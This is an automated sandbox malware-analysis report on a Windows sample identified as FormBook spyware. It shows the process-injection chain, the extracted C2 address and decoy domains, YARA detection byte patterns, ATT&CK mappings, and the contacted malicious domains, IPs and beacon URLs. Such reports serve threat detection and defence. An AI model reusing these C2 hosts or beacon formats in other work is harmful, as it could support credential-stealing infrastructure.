ID: 433298
Sample Name:
OrderKLB210568.exe
Cookbook: default.jbs
Time: 15:41:15
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report OrderKLB210568.exe

Overview


General Information

Sample Name:	OrderKLB210568.exe
Analysis ID:	433298
MD5:	759b0d51f128f54..
SHA1:	13e8d9d44cf15bc..
SHA256:	a08bf89a7e4c15f..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Process Tree

- **System is w10x64**
- OrderKLB210568.exe (PID: 6920 cmdline: 'C:\Users\user\Desktop\OrderKLB210568.exe' MD5: 759B0D51F128F54E516AD1941A896D77)
  - OrderKLB210568.exe (PID: 6968 cmdline: 'C:\Users\user\Desktop\OrderKLB210568.exe' MD5: 759B0D51F128F54E516AD1941A896D77)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - raserver.exe (PID: 6784 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 2AADF65E395BFBD0D9B71D7279C8B5EC)
        - cmd.exe (PID: 6364 cmdline: /c del 'C:\Users\user\Desktop\OrderKLB210568.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.brochusuell.com/noor/"
  ],
  "decoy": [
    "dwlm003.com",
    "plafon.one",
    "spacemazevr.com",
    "geniuslims.com",
    "selayvolkanwedding.com",
    "jarsofjoybylinathomas.com",
    "crosshatch-culinary.com",
    "mortenmortensen.com",
    "astromaritravel.com",
    "that-poor-girl.com",
    "kovalchukinteriors.com",
    "hoppingnations.net",
    "thequbi.com",
    "shoppermatic.com",
    "listofcannabinoids.com",
    "cottoneco.com",
    "betsrhodeisland.com",
    "cheerythoughts.com",
    "joyeriaguitzel.com",
    "marryobaidanjum.com",
    "globalapp.net",
    "ptuananh.club",
    "headstailsquiz.com",
    "centerdei.com",
    "voyagoezy.com",
    "mysftech.com",
    "makpumpiran.com",
    "infathguation.com",
    "icandrawanything.com",
    "condorclay.com",
    "weightlossguruji.com",
    "zhsysw.com",
    "radiogogy.com",
    "pocketeap.com",
    "gofloorsgo.com",
    "60-21stave.com",
    "juliamade.com",
    "diariodebrasilia.net",
    "estasenfamilia.com",
    "agaperpetual.com",
    "casualcool.xyz",
    "hfdfg.com",
    "uipoll.cloud",
    "indyafilmco.com",
    "avedonalchemy.online",
    "store-36.com",
    "trueandbare.com",
    "entrenandoamican.com",
    "tcheaptvwdmall.com",
    "pirates-bay.gifts",
    "gamesuptodate.com",
    "sotoki.com",
    "pinnacleautism.com",
    "xbzjist.com",
    "agencysevenadstrack.com",
    "atelierbeaumur.site",
    "stoptraffickingtc.com",
    "velvetlaceextensions.com",
    "sanidhestela.com",
    "crisstings.com",
    "gshockkuwait.com",
    "blaxies3.com",
    "customtiletables.com",
    "scgcarriers.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.667634881.00000000022B0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.667634881.00000000022B0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.667634881.00000000022B0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.922673360.0000000001250000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.922673360.0000000001250000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.OrderKLB210568.exe.22b0000.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.OrderKLB210568.exe.22b0000.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.OrderKLB210568.exe.22b0000.3.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
1.2.OrderKLB210568.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.OrderKLB210568.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:


- Yara detected FormBook

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	Input Capture 1	Query Registry 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Security Software Discovery 1 3 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
OrderKLB210568.exe	33%	ReversingLabs	Win32.Spyware.Noon	
OrderKLB210568.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsq144C.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsq144C.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.OrderKLB210568.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.raserver.exe.33fcd80.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.OrderKLB210568.exe.22b0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.2.raserver.exe.5607960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.OrderKLB210568.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
1.0.OrderKLB210568.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
1.1.OrderKLB210568.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.OrderKLB210568.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.scgcarriers.com/noor/?1bWh=MrymD1JTSi9icjGKk8gDaU+0x7uPJ/DMShO0SAEbIObMq4sdMjmwzvuhTtB1BmEBq3Cn&z6A=SROIldu0	0%	Avira URL Cloud	safe	
http://www.pinnacleautism.com/noor/?1bWh=yBBObmCyAJHV9q/laG6R4VeleE6hM9O/9rRknywdqzDMYOPfeqQhGmZFlzULPSD48dad&z6A=SROIldu0	0%	Avira URL Cloud	safe	
http://www.customtiletables.com/noor/?1bWh=aLSZaEbZcY+nJL/coxA+SeOeWAYt8B9E/LcznQPuCd+SSEpvsuzJsFlKySIeZ1LxQ2fR&z6A=SROIldu0	0%	Avira URL Cloud	safe	
www.brochusuell.com/noor/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://https://www.plafon.one/noor/?1bWh=xnNqGXCWkFApROrJz350BdHFb13BnEMQPSq	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.trueandbare.com/noor/?1bWh=4rG107LnOcmcuziIBv//fTWAPRyuaqL3ZCNKQGbegtiOA/J/96Y+2s4SPBA+G2lg6sqa&z6A=SROIldu0	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.astromaritravel.com/noor/?1bWh=AHmkjMmF5A51F9E2l+bDZjEpvTE04T0luK3gjYUfTOhZyeiT49VRPb60+qMIaT57BRzl&z6A=SROlldu0	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.plafon.one/noor/?1bWh=xnNqGXCWkFApROrJz350BdHFb13BnEMQPSq+Heyas7SGX58S4jH7yXEPKWiH2cfubfT5&z6A=SROlldu0	0%	Avira URL Cloud	safe	
http://www.velvetlaceextensions.com/noor/?1bWh=HXv2ci8qflo+sTzlFu6p6ayrdzzy8jUJJ1L5hJzxjEzCyp3/Ui7nWA8VYIXOKVKH4kcG&z6A=SROlldu0	0%	Avira URL Cloud	safe	
http://www.marryobaidanjum.com/noor/?1bWh=KyjbU3AKX/1ra4+yobi9yViduRe0x0FUVCXAE/BWsKVHYHaI6gSvGLTvxwAp00IgFIet&z6A=SROlldu0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	false		unknown
www.plafon.one	45.87.1.159	true	true		unknown
www.pinnacleautism.com	74.208.236.54	true	true		unknown
www.scgcarriers.com	34.215.126.147	true	true		unknown
trueandbare.com	162.144.21.92	true	true		unknown
www.customtiletables.com	154.201.212.113	true	true		unknown
ghs.googlehosted.com	142.250.180.243	true	false		unknown
target.clickfunnels.com	104.16.13.194	true	false		high
www.trueandbare.com	unknown	unknown	true		unknown
www.voyagoezy.com	unknown	unknown	true		unknown
www.marryobaidanjum.com	unknown	unknown	true		unknown
www.tcheaptvwdmall.com	unknown	unknown	true		unknown
www.jarsofjoybylinathomas.com	unknown	unknown	true		unknown
www.velvetlaceextensions.com	unknown	unknown	true		unknown
www.astromaritravel.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.scgcarriers.com/noor/?1bWh=MrymD1JTSi9icjGKk8gDaU+0x7uPJ/DMShO0SAEbIObMq4sdMjmwzvuhTtB1BmEBq3Cn&z6A=SROlldu0	true	• Avira URL Cloud: safe	unknown
http://www.pinnacleautism.com/noor/?1bWh=yBBObmCyAJHV9q/laG6R4VeleE6hM9O/9rRknywdqzDMYOPfeqQhGmZFlzULPSD48dad&z6A=SROlldu0	true	• Avira URL Cloud: safe	unknown
http://www.customtiletables.com/noor/?1bWh=aLSZaEbZcY+nJL/coxA+SeOeWAYt8B9E/LcznQPuCd+SSEpvsuzJsFlKySIeZ1LxQ2fR&z6A=SROlldu0	true	• Avira URL Cloud: safe	unknown
www.brochusuell.com/noor/	true	• Avira URL Cloud: safe	low
http://www.trueandbare.com/noor/?1bWh=4rG107LnOcmcuziIBv//fTWAPRyuaqL3ZCNKQGbegtiOA/J/96Y+2s4SPBA+G2lg6sqa&z6A=SROlldu0	true	• Avira URL Cloud: safe	unknown
http://www.astromaritravel.com/noor/?1bWh=AHmkjMmF5A51F9E2l+bDZjEpvTE04T0luK3gjYUfTOhZyeiT49VRPb60+qMIaT57BRzl&z6A=SROlldu0	false	• Avira URL Cloud: safe	unknown
http://www.plafon.one/noor/?1bWh=xnNqGXCWkFApROrJz350BdHFb13BnEMQPSq+Heyas7SGX58S4jH7yXEPKWiH2cfubfT5&z6A=SROlldu0	true	• Avira URL Cloud: safe	unknown
http://www.velvetlaceextensions.com/noor/?1bWh=HXv2ci8qflo+sTzlFu6p6ayrdzzy8jUJJ1L5hJzxjEzCyp3/Ui7nWA8VYIXOKVKH4kcG&z6A=SROlldu0	false	• Avira URL Cloud: safe	unknown
http://www.marryobaidanjum.com/noor/?1bWh=KyjbU3AKX/1ra4+yobi9yViduRe0x0FUVCXAE/BWsKVHYHaI6gSvGLTvxwAp00IgFIet&z6A=SROlldu0	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.144.21.92	trueandbare.com	United States		46606	UNIFIEDLAYER-AS-1US	true
154.201.212.113	www.customtiletables.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
45.87.1.159	www.plafon.one	Netherlands		204601	ON-LINE-DATAServerlocation-NetherlandsDrontenNL	true
34.215.126.147	www.scgcarriers.com	United States		16509	AMAZON-02US	true
104.16.13.194	target.clickfunnels.com	United States		13335	CLOUDFLARENETUS	false
35.246.6.109	td-balancer-euw2-6-109.wixdns.net	United States		15169	GOOGLEUS	false
74.208.236.54	www.pinnacleautism.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
142.250.180.243	ghs.googlehosted.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433298
Start date:	11.06.2021
Start time:	15:41:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	OrderKLB210568.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@15/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33.4% (good quality ratio 31.3%) • Quality average: 78.1% • Quality standard deviation: 28.8%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.16.13.194	SHIPPING DOCUMENT_7048555233PDF.exe	Get hash	malicious	Browse	• www.centralcoastcardeals.com/s5cm/?p0G=ndfPKtxxGRrhJ&jrTDmX=DSY0EDCDD+YeOSsOeVrohqA0jZiCMu+13z6pcWj9wX33NVIOZFaPvb2F9+ei6kk9Qnu7
	KWX1rM9GB0.exe	Get hash	malicious	Browse	• www.procircleacademy.com/p2io/?blm=tgVoMP8hy712gjXN0MPWwDnGYGbnfEGTJ+qBX8UiY81/M2eSzcjcNoRbyNJn2XxWYPo&KpL=J6AlD
	FY9Z5TR6rr.exe	Get hash	malicious	Browse	• www.christinahsmith.com/bucw/?4hlPBD=CHD6SuwljZ9h2icNo7L4/fbzWRoWdLlGzAfgZZUtjZnBiTWO9EdGelqaWD5oh/GjtbLFc97xbw==&l0GD1=xBZDi6rpmLdp-
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• www.confidenceisminde.com/a7dr/?S0Gl9T=RPHlpDKhNf_x&vT=dnvIMHrhIFZI8uuPAm9WThCu/REVEUd3DdQyK3KMHWY0n7fwKMG/Mz11hX+Zz8QkrBgm
	PR#270473.exe	Get hash	malicious	Browse	• www.mindsetinfluencers.com/dug/?6l=90PvAoH7bkGXjpstOdtF9iizKFVf1uOM7Tdn1BuXI4OG3P0y7UPdP7UuxsQckLAd165P&r6A=G43DHNl8mln4WV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO-SIWM20032502 DOCUMENTS.exe	Get hash	malicious	Browse	• www.onlineordersecrets.com/y04g/?NtfdRn=8p7xvrjPR&llsp=UrhIF1QR5ejoxWlQBXjs3pihysGHRaro4c2Kym27UU1e52SSio/beOyk5aeC6pxdWrDL
